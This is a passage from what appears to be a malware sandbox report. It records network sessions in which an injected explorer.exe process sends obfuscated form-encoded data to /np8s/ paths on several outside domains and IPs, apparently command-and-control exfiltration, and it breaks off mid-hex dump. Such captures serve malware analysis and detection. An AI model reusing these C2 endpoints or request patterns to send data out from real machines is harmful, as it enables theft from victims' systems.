J6LRKEwlcQPJf36kKNmFmvS9FcLdXNzl4pbqdRmSVK4vF~Tp6uh8yKxuGF5~MgCBv7Mw5M4MPsRE8b7rrZJ5BZq381 SCoh5VkZZ(qxMoLs100Yjpoq60JrttlPmR1K3JO7XAckl0f4f9NVGeBw1zYb5lpeBLYv2gy3hrwt3SzHZX9TPiSGU6 UxOFuYHynf6L-kiWsJ_SRFG0zSKz_7cDKTGZNzF0Tqw5b9G7DpK8SswxXjJoCmhOpEvAE6toRloJ6YyPl5n60Y5UYB R1wwb(mS6(5qnGNRRyGHxgQMqWZNAZiGPunjdHG6yb0yACYwILYJkaN32A50nGB0xld4kVf8W5CtSI5d0bTmdyzNCm 0VhFrpCli9lpt5cG-gmL_BZl09LzWQ8SKrcPlFRlguXvUO8ws3w(1IzkAk3RSwunEWDz48yKVUlKAJ2rva6pirZAbB GAJsyHNPi~icjni2ZdfjQRim-fbP2pHEeeyUo1uBvZ9BeOYfsYalhXmj0fc1AJZEDFjZ2sqyDIQYdd5I_wi9sbDxaD 0xx9YHK9qLlEhVN~W~Kcfjdq957Zf82wl(DzMdGaG2SwTrkhFHnck9zGf~wEOeCxnmYnkXOqgdaca~8P-na1utShRu iuxatqY3UdI3QviqHu7utKuZhobaHOgGtEPFlhPArUnhoR8dT7PLie6GEPmN63xvmAr(g3SlqZeAsVU(PscOewC3nE XVGZRoynXHSO-W_pmXPRmbMvDUmnaLpXOEd6kwv~k99qIfruBM9j708LC3-lU~f2UlGXw~K5d~rx5cdBqJrt-vx1nm FdP0ssPLwsmxPaWeoFiNCQMJsnFEAswP5x8zz3-f6q8cL1cCZVUO7HrOEk-TOOcccDOsSxJQLBNk5Fmc5DTyeQ_q5I VJLizdmNV3jQi~88xMan-nAHThn~cyLa98yI3U-UTbC2bD4qEkokBfjB_EosMHdYeIGGGROqQZ5zOBmgaTtQm3VUyz QA0eP7-cA(l5lj0GxRx6U0OJJ7FIp9hUAuD(cwXt7vpSYlGZ7K3zm(vc8MTWGrTAt7Fxj7P1GG3PIIh2Q33p2mzmMN 4Fr2zcUzYOFb5bX(AAvKNjA8pj1se8RTZE4BL4RYdkbgad0xAggTTWu~iqyqpx9Yrf9Xysytphkznpjm9VyFDU1zzv rpDZcTm1_(ZRUJRjyL7m-biuM8mZ43qcc8afMDo~7a9(DNoh5ckhFCNJeQ1BEvJ9V9sb0z_cNJdP6GrDzLm2GREUEQ 6JIsIjFj2oSAx1iq9(lK_zZEJh3bCyrPawZ(8Ux1mANTsj2n81vP-zeUvEI14hnfscTkYtNmzjrNfdzTteg2K80sUlH(JXMwf4gc bsXzuXjE_WmXGqRcflpym5m8yJZ15~PnO1b58KatpMqIcDaY6ge(cKkLHWP7zkKpJKrURKVYf~ESvAk~FE-aQf_VmC eSXgn(Fis6tpM5CSmZsf7GywuiYEgG_6VHBP1y2iMWIOos19J1q6cJspslf9aabOvCXAn3bhqREGWE1xb3r5v59iJu QJ6M84kSLMQ6A1aRsk_NbuimPLV(B8pZ86ErmpO3KkF4a66ZXjW6sIAFjfM~eceUL(N~CGSEBdZO-X75CQyidiH17C P7UfVW21NPUjFlsaSV5yTQAARglanJEAdfn~kY9ez2o6yC-oy0jY9ExD26si2N-v8iAfywayEzPSL7InOlJoIcv6KS gb3BfhIes7O9MA_ZY8RpgBnOEwV7SG-HYpS4tpmGuAhtilBidVrMLHKq-v3yZ6WA9XDzWDkWpNaYPwRXv4OOvePa0o s4h9mmNGnm_AjjUitw3WOGhkTnS59SyoNmFVLs8OD9WVIUbjy0VIaEMa-Lnl5Hn2ZIi94G-Tjzt9zb8xCj9i2ssQDB zyaCo~xtBBpm-(paG43JldvHzj2Pqj0Kv9_r33x4zL9JkjF8WtjK5VvzjZtcLICSvJPMZ5KN_KU8fAUsXrK6KYgdqT 9fPRa(XuEa7EBP80LdvHQxekgQItvWax2umkh1qOV(GFaRt(hJK1QDQ6cVArzGMb2Q6gjZM2Gewyp0SnpmNFFc8LTy pq4FP42QcUQOX6XZ5eHqPcDHsYLsxFkrE9mykeCOs67d1EeMvDpwdMVkzRdVXgnJC0ppHeYIRKA87OHug2lrjgW~1T eEQmS0T2hm-S5WTpaUp7P0LHpC_PLqGLJ(8bFVBeIp-jrTCfju_35xn9mF_AyoKo4i7iED0tE5ZBCvv5KpFa2Br43I dQImornZxVQdJySlTBB5zn7HEpEcELwnGPCnF(5hI0MWvsJmtDeDE5Bs7SvzNQBgCNZB6(XNVk_TDjOx-favNeo2hG LHb9hO12sGSrnnZrG4S~Ttjr5VXXbRs0siGcV6g~DZh7pK54u~cqLbsajyEILEhMQ3b8D76Kfshi3t00kxhhaVMb5g qZoReU06W2DO6qvXUgNLBHJKQPc58kPxcC4X60pbYAK0UYirr7MoXxT5xpJyz~yu2NTdpHcM6COAV2s1SWge3wyfce kLyS3(IMvGYnGeTAt7VQZpjaBDXjba7p4FCzpykOoHKgdiw0S3FQnnPqu4zKATfwTpkBGMSDU9bCiheCEBLHq(m4Kr APMdo1dOQkAbOqPlcpMaGolz4JD1yaknFW_T2mX0iJc24YPrjdwrMXEUP(vJccm6WDFptnNwbOcuhvF8igqURMZpYD VDpUlyeoCyPRCC6GaKQn8lR4GGrbgXvWlXrmTofpKsvoCatxrRjP-s-~ZvWDHOPQRDAebsz(j6CowrdPq0UIiejSbB iuj8jUlul24R2WLj17YMk(sajRHFpyvdxGRQ7bYPynOA7vmlTKu1HT9wHkxlCu1m2lhlIHm0G~kn1A9XOnYVvnTpVZ UjNZ1msGo3tG43SY1ZPu8db93LGqGmVI1iiQ5iMgMnrZUQtWb6d8nvF9CmgRaAclvuoXwws18Eo9xxtGPWHm_DiAFv Oneq2f8dQkPsA3DBqdFEm8hXdEfG2iRn1I6xqIWGjcLqgGAjLdsOq63QQlCbSdML0EnRpA7GQz5ko0iNEsWw4WXYW6 jfwZMR6KUycFvS9sZ5obBb4NWQpM5upWrQCywRy1JK73XmDUdR5koa3B72QHD08bfUUSBl7enCrEcgI(zojCUZwnIM eaXOhGPM9h6ENeKWXyqhgj5yH2E9-Ol5BXsXVmIsB5RCGfOaywrUHdIUwpri1n6xfqQmfs7m6TZ3yBP1XgExlDD~Ac tFtZ1yB9dKLLsAPn-PCoXyN5rYRJ7OAbyETDG9c7LNV6lfnixFLK8k4Wk(j7SvROweAppXhC-FwUdkxrdaXuu8B~pe HJ5xQkaJterC4gNIkdh3-USY7w2MQty0ssJiFNFIkDme_6p2VROp0HK8flymPQdGZOl8ZAJcsOf746XmWDugKmRv9T yna5gQyU6GfLkpzaJb-p-oSshjpz
May 27, 2022 18:49:22.480459929 CEST	9529	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:49:22 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 27 May 2022 17:49:22 GMT Location: https://www.salondutaxi.com/np8s/ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=o60YOrAIMzgXKryKaWT87VrU%2Bwfl1i 4%2FA0Y5ksCYrQnyrgQr0ix7l8zYj79YendZgEd0H6nVFP2ZOuQrDnQHkXS1X04on5%2Fq%2FI88YGX1lM1Z4tA199 rC%2FY9vC%2FZ0mmmKE8PhwAs6"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 71203e534d6e9a33-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49955	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:22.454704046 CEST	9528	OUT	GET /np8s/?2dEPbf=4hfxZPP84Ri&U48h=Gfubwqqm8fAzC8DVdPlLHb5iW2l0adCKSAamgQxpd8VH998tJyiM6MN ptdcvbuHHsRLz HTTP/1.1 Host: www.salondutaxi.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:22.501686096 CEST	9530	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:49:22 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 27 May 2022 17:49:22 GMT Location: https://www.salondutaxi.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=Gfubwqqm8fAzC8DVdPlLHb5iW2l0adCKSAamgQxpd8VH998tJyiM6MNptdcvbuHHsRLz Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=2dD6IZ5B3t7o0KBb9CcJRWUZ4E6SlTKoGRO06ZBtPgtkpMAquXajTzx6Guqda1uGjzyY1AyorxpDzLyovGrXStrc4n6ogehN298RsnVXypeuaP%2FdD%2F0Kmr1uHupP1csGYMYeSYbe"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 71203e536f0592b9-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49958	154.220.100.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:27.893604040 CEST	9533	OUT	POST /np8s/ HTTP/1.1 Host: www.interlink-travel.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.interlink-travel.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.interlink-travel.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 42 37 61 41 51 41 4b 47 75 56 52 7a 63 68 65 69 46 50 59 58 46 76 57 4b 28 6e 42 73 34 4c 66 59 47 44 49 45 6f 74 47 49 75 33 6e 6b 33 72 4a 4f 7e 79 4a 64 4f 43 62 68 43 38 79 53 33 59 4f 4b 61 50 77 55 30 35 31 4b 34 39 43 35 39 2d 46 51 58 7a 66 57 43 38 6b 5a 54 4a 58 75 6b 42 59 4a 78 4b 6a 69 4f 6c 47 48 45 4b 50 47 75 6e 6f 50 75 69 53 71 31 65 28 30 63 66 69 54 32 55 72 50 32 5f 41 4d 79 69 46 44 6b 5a 69 69 41 45 6f 61 69 52 4f 44 37 50 44 6a 7e 43 5a 69 6a 45 37 4b 63 33 54 70 6b 50 53 54 7e 4e 6e 56 4e 4c 38 32 6e 74 38 71 77 55 49 57 53 39 58 47 74 55 33 35 55 57 65 74 4a 46 73 6d 37 70 58 71 30 45 32 65 51 75 48 4d 43 62 56 59 4d 68 7e 6e 59 62 70 35 72 61 78 64 67 5f 78 53 37 5f 46 7a 79 46 32 5a 35 72 62 52 61 55 7e 56 61 61 65 33 35 58 71 7a 45 36 37 49 6a 52 51 6c 69 4d 38 54 4d 41 64 79 70 35 41 48 36 6b 33 33 58 71 6b 4e 52 71 4a 58 43 34 38 66 78 54 62 73 72 61 32 5f 66 4c 41 70 7a 50 4a 42 49 36 71 62 66 38 6e 32 30 73 42 47 7e 41 54 4c 65 35 70 32 52 47 47 70 4a 51 48 61 63 68 54 38 38 42 64 71 68 43 34 4b 4b 51 69 6c 30 63 37 6f 63 6b 4d 54 30 75 4e 55 6a 38 30 62 43 50 28 43 41 6b 34 74 71 5f 32 4f 72 65 4f 49 30 6a 70 34 7a 31 4b 45 6b 31 76 33 72 6f 79 4f 31 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=B7aAQAKGuVRzcheiFPYXFvWK(nBs4LfYGDIEotGIu3nk3rJO~yJdOCbhC8yS3YOKaPwU051K49C59-FQXzfWC8kZTJXukBYJxKjiOlGHEKPGunoPuiSq1e(0cfiT2UrP2_AMyiFDkZiiAEoaiROD7PDj~CZijE7Kc3TpkPST~NnVNL82nt8qwUIWS9XGtU35UWetJFsm7pXq0E2eQuHMCbVYMh~nYbp5raxdg_xS7_FzyF2Z5rbRaU~Vaae35XqzE67IjRQliM8TMAdyp5AH6k33XqkNRqJXC48fxTbsra2_fLApzPJBI6qbf8n20sBG~ATLe5p2RGGpJQHachT88BdqhC4KKQil0c7ockMT0uNUj80bCP(CAk4tq_2OreOI0jp4z1KEk1v3royO1w).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49959	154.220.100.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:28.100910902 CEST	9546	OUT	POST /np8s/ HTTP/1.1 Host: www.interlink-travel.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.interlink-travel.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.interlink-travel.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 42 37 61 41 51 43 66 46 71 6b 70 51 51 55 47 42 42 39 59 44 50 5f 6d 49 73 45 74 6a 39 4f 76 4c 43 33 55 51 6d 49 71 78 76 79 6a 78 39 4c 56 6a 31 52 70 37 4f 43 71 4e 4d 70 71 57 7a 34 79 4c 61 50 49 32 30 35 78 4b 37 39 71 70 7e 64 4d 31 58 57 44 58 55 63 6c 71 53 4a 58 4e 76 6b 42 62 78 4c 7a 4d 4f 6c 7e 58 44 37 6a 47 75 46 41 50 6e 46 4f 66 36 65 28 79 56 5f 79 58 79 52 7a 6f 32 5f 70 5a 79 6e 39 44 6e 70 75 69 42 6e 41 5a 67 57 53 45 76 50 44 69 75 53 59 6b 70 6b 48 5a 63 32 6e 4c 6b 4e 57 54 7e 5f 7a 56 4d 62 63 32 77 71 49 70 6f 55 49 54 57 39 58 42 6e 30 36 68 55 57 43 68 4a 41 55 63 37 34 54 71 36 55 32 64 58 39 6e 2d 47 4d 70 50 41 43 6a 46 59 62 6c 55 72 49 56 7a 67 36 35 71 39 4e 74 69 33 6e 66 43 35 75 72 37 66 30 7e 5a 4f 4b 65 57 35 58 71 44 45 36 37 6d 6a 52 67 6c 69 4f 63 54 65 31 5a 79 35 4c 34 45 6d 55 33 2d 43 61 6b 56 63 4b 45 6b 43 35 55 50 78 53 69 4a 72 70 61 5f 66 75 38 70 6a 74 78 47 54 4b 71 5a 51 63 6d 79 68 38 42 5f 7e 41 54 31 65 38 56 63 57 78 47 70 49 42 48 61 63 43 37 38 7e 78 64 71

Timestamp	kBytes transferred	Direction	Data
			74 69 34 79 63 67 76 34 30 63 6a 73 63 6b 39 73 30 5a 64 55 69 75 4d 62 43 74 62 43 54 45 34 74 7a 76 33 4a 6c 76 33 54 7e 42 6c 5a 34 31 43 54 6a 43 6d 2d 6c 4d 79 47 6d 51 70 54 66 6c 7e 4f 42 41 34 71 32 76 28 55 64 72 6c 36 74 4d 56 70 67 4f 59 54 58 72 54 4f 37 4e 48 64 50 43 62 6a 7a 70 6e 51 71 38 33 6d 6c 34 75 34 66 35 77 43 52 64 42 66 32 64 7e 4c 28 56 62 63 4e 7a 69 2d 41 48 73 67 37 68 42 37 79 37 75 75 47 61 56 6c 6b 7a 36 7a 55 74 78 6e 44 76 37 6a 33 48 48 50 7a 4c 59 73 74 38 65 41 6b 69 7e 59 55 76 78 69 32 6a 68 33 66 50 67 4b 72 58 6b 62 6b 49 6d 48 66 4a 59 77 47 54 6b 70 47 57 76 49 6d 4c 73 58 68 61 54 49 73 48 43 42 4e 73 58 46 6b 4f 37 58 6f 77 50 38 6e 6d 66 38 74 65 6c 6f 59 70 50 48 75 31 36 34 56 70 71 33 61 49 6e 73 4a 4e 61 35 50 6c 4a 38 4a 71 33 79 56 33 35 73 7a 4c 74 72 50 6c 4e 35 58 2d 54 66 6f 50 48 49 49 32 6e 48 38 77 33 76 38 51 41 55 6e 6d 78 4a 78 51 4b 76 4e 6f 49 74 73 63 72 4c 5a 33 4a 56 7e 43 71 5f 64 6b 6b 31 71 5f 77 46 4c 66 42 47 58 73 38 39 7a 72 4f 39 31 75 49 46 4a 56 52 67 45 73 68 5f 43 75 78 2d 6a 35 76 79 6a 7a 57 58 28 57 61 30 69 72 6a 54 6d 77 71 39 48 75 58 2d 72 59 45 44 7a 62 43 33 6b 55 54 6e 68 76 74 4a 72 52 61 31 32 37 67 56 71 67 32 76 73 62 38 53 34 72 68 42 50 6f 4b 32 42 31 58 54 28 35 69 61 34 72 36 44 28 6d 57 44 36 71 4b 71 49 6c 38 4d 42 45 6d 51 28 47 35 36 4e 56 38 72 28 75 44 5a 6b 36 6a 4f 6f 6e 50 2d 79 5a 53 56 79 31 61 6b 74 5a 32 37 62 4f 38 49 49 39 4d 2d 6f 43 77 57 6b 37 68 30 76 33 70 54 66 45 48 41 49 59 46 50 67 74 37 70 77 52 6c 5f 4a 55 49 74 71 5a 38 42 31 6f 4b 70 6d 42 76 33 4b 32 28 68 34 4a 38 37 74 33 4a 43 67 4a 62 32 50 61 67 6c 33 31 58 69 6c 64 32 6f 65 63 62 4b 57 76 47 76 34 78 51 6a 46 6c 39 4d 63 71 66 36 6b 69 42 55 7e 36 67 34 4f 72 61 65 46 68 4a 75 58 76 33 32 36 73 33 6b 6a 43 71 43 33 77 66 32 53 4f 65 33 75 4b 6f 6c 66 4d 43 73 6e 41 58 6a 32 31 28 47 34 37 73 64 41 47 73 38 62 66 28 6a 28 4d 57 67 70 79 4d 74 56 36 53 57 63 39 31 31 79 66 34 6a 55 70 4a 65 67 41 6e 49 53 34 52 4b 4b 64 59 66 67 67 37 4e 30 7a 6e 34 34 78 6a 74 78 51 64 38 42 41 33 34 6a 62 35 49 4b 43 77 33 69 6a 43 66 61 7a 4a 50 76 58 4d 63 62 4e 70 6a 77 78 28 6f 73 75 43 53 35 69 6a 43 76 45 41 78 36 5f 57 32 41 2d 44 53 59 5a 34 65 32 32 73 53 38 53 70 6d 37 67 43 70 69 6d 43 55 73 35 4c 66 59 71 4c 31 32 4d 32 41 79 49 4d 41 77 73 32 56 42 5a 6f 49 42 6b 44 6f 4a 6f 47 35 30 72 47 48 65 5a 70 35 36 6c 78 69 43 51 41 47 42 45 48 53 37 4a 46 61 36 62 4e 37 52 45 7a 4d 51 6e 4e 51 6f 65 64 57 33 69 4c 59 32 53 66 32 6b 78 32 43 58 6f 33 51 51 76 70 67 7e 6a 76 38 70 36 5a 6a 71 76 59 59 6e 43 63 4d 6a 75 59 67 56 4d 35 39 75 33 48 2d 56 57 71 63 42 48 4d 4c 70 64 4e 31 74 59 63 66 7a 71 51 6c 6d 76 48 64 41 46 7a 33 51 49 32 46 61 61 51 47 28 49 6a 57 4e 48 44 36 65 4a 63 58 44 31 4c 55 56 78 71 6a 45 33 6b 58 31 69 32 4e 69 67 43 48 6d 6a 4d 30 77 61 4b 52 6d 57 69 34 30 5f 6c 6a 56 4d 47 4f 38 79 67 70 65 4c 65 71 74 77 43 32 78 48 61 33 5a 4d 6d 5a 4c 52 4a 7a 53 5a 35 65 33 47 73 56 4d 55 76 6f 6f 43
Data Ascii: U48h=B7aAQCfFqkpQQUGBB9YDP_mIsEtj9OvLC3UQmIqxvyjx9LVj1Rp7OCqNMpqWz4yLaPI205xK7
9qp~dM1XWDXUclqSJXNvkBbxLzMOl~XD7jGuFAPnFOf6e(yV_yXyRzo2_pZyn9DnpuiBnAZgWSEvPDiuSYkpkHZc2n
LkNWT~_zVMbc2wqIpoUITW9XBn06hUWChJAUc74Tq6U2dX9n-GMpPACjFYbIUrIVzg65q9Nti3nfC5ur7f0~ZOKeW5
XqDE67mjRgliOcTe1Zy5L4EmU3-CakVcKEkC5UPxSiJrpa_fu8pjtxGTKqZQcmyh8B_~AT1e8VcWxGpIBHacC78~xd
qti4ycgv40cjsck9s0ZdUiuMbCtbCTE4tzv3Jlv3T~BlZ41CTjCm-IMyGmQpTfl~OBA4q2v(Udrl6tMVpgOYTXrTO7
NHdPCbjzpnQq83ml4u4f5wCRdBf2d~L(VbcNzi-AHsg7hB7y7uuGaVlkz6zUtxnDv7j3HHPzLYst8eAki~YUvxi2jh
3fPgKrXkbkImHfJYwGTkpGWvImLsXhaTIsHCBNsXFkO7XowP8nmf8teloYpPHu164Vpq3aInsJNa5PlJ8Jq3yV35sz
LtrPlN5X-TfoPHII2nH8w3v8QAUnmxJxQKvNoItscrLZ3JV~Cq_dkk1q_wFLfBGXs89zrO91uIFJVRgEsh_Cux-j5v
yjzWX(Wa0irjTmwq9HuX-rYEDzbC3kUTnhvtJrRa127gVqg2vsb8S4rhBPoK2B1XT(5ia4r6D(mWD6qKqll8MBEmQ(
G56NV8r(uDZk6jOonP-yZSVy1aktZ27bO8II9M-oCwWk7h0v3pTfEHAIYFPgt7pwRl_JUltqZ8B1oKpmBv3K2(h4J8
7t3JCgJb2Pagl31Xild2oecbKWvGv4xQjFl9Mcqf6kiBU~6g4OraeFhJuXv326s3kjCqC3wf2SOe3uKolfMCsnAXj2
1(G47sdAGs8bf(j(MWgpyMtV6SWc911yf4jUpJegAnIS4RKKdYfgg7N0zn44xjtxQd8BA34jb5IKCw3ijCfazJPvXM
cbNpjwx(osuCS5ijCvEAx6_W2A-DSYZ4e22sS8Spm7gCpimCUs5LfYqL12M2AyIMAws2VBZoIBkDoJoG50rGHeZp56
lxiCQAGBEHS7JFa6bN7REzMQnNQoedW3iLY2Sf2kx2CXo3QQvpg~jv8p6ZjqvYYnCcMjuYgVM59u3H-VWqcBHMLpdN
1tYcfzqQlmvHdAFz3QI2FaaQG(IjWNHD6eJcXD1LUVxqjE3kX1i2NigCHmjM0waKRmWi40_IjVMGO8ygpeLeqtwC2x
Ha3ZMmZLRJzSZ5e3GsVMUvooCtT44haLUPOAUc-Kcs0xZ4iiv7AJ9ue~W4Q(BGcz3Q_GlyrytR2Qm6kH-Vf3qTAVyJ
12Wnjkd6kebdsCppYsxBDY03FTm6BinB3hziQwb(PNHGtdnq-MSVEnyXGOVhQDh08v7DgjYeX20LAJA9c2j9CjBwgD
ADZxLD3DCLwG44zGGR_rGx9V46a2fMgygp7emMQEvFz1V9Im8xK6jPD~HK1K_Hk9lYJDPL6nlvWtg~HRVraMgUebkW
snkANn7U38oL6EzP8(Tw5jkL6aSEgVlh3(CvwnZwN1nQFKvu2MVhoI6UyZKp57xzepbNi2GzyKOh8lOJoO9a-baOhr
1vI3XTaUlLGWlQiFvb3eKe5979q24rsVI6Y(zhDkOZ60zZM54HyZ7BMAKacfJK7Nz5yMn5BPG8p3AcpOTPbV9JdqyZ
eL4FCcx4iDVekESEFG0HDIS6Z6-jZQUcq1fgyYIXcjz7gSgcfTSb9Lzyaeh(QT1kEsErezDp14EuwPs5l2es2pHDRBCX-
kqmbhHGOmNEHL33RnVVyKjq1Nwxz(x5QpcFisjNB(rhNX_w1~VA-FD3xtrFE8sKkefWu1fj6WN5wmDDCMoyW6VW
1wO6ecTzd6XUWxPUTfcmW8_FauRULv2T0wFLx3P~3gBThlJl011NnHOS9tpA33MY60yZYSkDpuvHlsBgqYgGp9nQCd
cZH3lQOuFMPKrOIlkbWdEOjPFfRVaALlIJBX6bjI1XczQ5KuCwla3hZeF4qSDaEAHj8mkHnDiDZYJdz3Q1E(_Qp~_y
ibMDQAtVtXOE79tn8ZOcKdzc7WtpBY36VYlk5HX5Y(dsVktJjuXJzLYme0EyzxMf3Tnw9nSJhTGr8FfOagHS8U-RJe
7neVKdI1rb0lygYGBmTe6FrOcYdwLDJg7Rs5yu-8GdaM6ggrAvst7LCG1TF4_r4DYmKQ1E-fe49~rM0VlRvQPvsMTU
lBLUXj2HSce14~FxqOqdxKWfZNxeSiJDM19QO4sz4DuBqpIhuphEp5sn0Ay1ZIYPjFlLDA6nzGFQ9FSDT3B2qFNQ5k
Vs9gxDkfgLm(7uBemV44B3JTUYpEnYBD8Ok6JUSLj7QuRagot5mB0rT3D4sBeZMK9hWylCfrlVw~HOkd7HBrnLnRWl
MftOXOVWBKGJ3r0KzWWQgLKDlmUByeKl6d-HrhHNhPgD0PSuV9SlxVigvxqdrEdXDLiEiZdY_kUrGonVLQt2Q1E543
ZwXxrEupZl1b1b3tH5C8lNeAynY5Ea26Rd7hTG-OQWjx4UMVOoSbS3HK5T_(S45gnRXXsXM47LODOyMwNhR9op83ai
ydZ5V6RJSW6BGJ62nyTH4PYm_dly79VLKO_16G0suTB(PgupaOJJvVaLWpute7ZwticRUS_CS0vjTC9mZpAggUgRXO
DDWam(lURrpfd~BfNK8ZSGrC1neNwUP2_C1isHKZqVWB62oJoXm9esfTxOvRzGrLUwo5OTQDkY2YrF3iOwB0o~bADG
uTcZKfTr33su8ZoKksoPPTLyLLVhCTGlTA-2kERx7eob4XKVhxl9o~ed4(2AL2fZF2FUZaIhbZJtUMJSiN8~fRXI7L
aibMYdmV-wOrvG_~UYgBRK681K2oDy8KB8jMqNIm2W5jeep8lYkt5o6CQpGmBGPz9WKXm1btAxqxMFrlVHurvl2Mcb
C4Ulb445spbT-G35uHGL8gLxuSJ8Z~HSH6OJztZ4Qh5xEgL5pPWLMTOfzp_TWWPYwv4ywrVrmzowDAPpRfm7uE11Ju
L7tqzlBfYRSx0iV9hijWRgvh30y14IUe8WMCejObACtkYuuFNDZu7YV8LvUs1uLOR5djMkfCqbO6o8bTDJTHPUB6_S
tF7cJRXNtTu7CR3VAinweIqoO65p7fyWdr-k8XPGgqPjkRwijf_XFd0TJH-(CdG7uMSf1TpQwjKD0~sJcOh83OQTVm
57VzE(yN6DhKJj5c60slWN7nVESXmOX9Ow0gFHy8OUbeCSpw26uYzgXJp2ckCxnPGklijpyFUd05cUOR95YH1gWtZY
p(JRl5UXaKPc88D8xpWnb1vYEjT9VYMF7PB7y4qzlJFJ1ZyPt54sA6GaHkIRNMEyHlA~QlxjFVp7RQ2shq51gry9Zf
iNGrgU5sj0VI7sqEZsLENVejME-TRRbjl7lGp~oiXZ5nYGRpI7n3YvOIN5yGSMUh-Mmi-TSXE7m8GE_4gw7l7n8D4i
fnLvHeevurGBNKlBPWTGWqzTj(KYkC6XgrO5zy-aGqAybPVQtYOrCo7ucB7TUtypglEmWuLj1~97AmJqQgKD5(J(7k
VGHrlZ-p1dcHNoKSwTlqktng2K2OowJAqsQjabjxgqoyUzirldLpMTAzb1H886gcIcgS0fFZsbE1Kg-piDf0dFR8EItbkx71Kxge
HpYZnNXgwRMqXWyD23NAqJxGHlMAXjiY8PhtqtKcd19xSJcPWbOVIjd3goh9Fz9Jml_0slhVAOqOdxYOLlg10TbCTd
Ul6uf6DHUx_3ly4RfFWlcMefpevy7hztsni6NsJm9RI78arn-NFOsgvot(lnqGgds4K(OWKEFJKg7FGBpHiFwVFazg
X~ON6jfWqq4tNm6qhIcDwEnlp9-ItfK8Egh4j4YXWBbv8wnSukRvmCIy8JllBrVjszo0853t_Z6ztkZKDKon40bldX
SSuE1XMjd2e3de4zSXwuFuMZB79XgjHyhLAeRN

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49960	154.220.100.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:28.319183111 CEST	9570	OUT	GET /np8s/?U48h=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG&2dEPbf=4hfxZPP84Ri HTTP/1.1 Host: www.interlink-travel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:28.835233927 CEST	9571	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 16:49:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.3.29 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.interlink-travel.com/np8s/?U48h=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG&2dEPbf=4hfxZPP84Ri Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49967	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:34.004014969 CEST	9573	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 73 6f 57 68 6e 73 51 61 67 51 37 35 36 4f 6c 4e 51 6a 57 56 35 45 4f 59 49 46 70 62 74 54 49 4a 6a 76 30 33 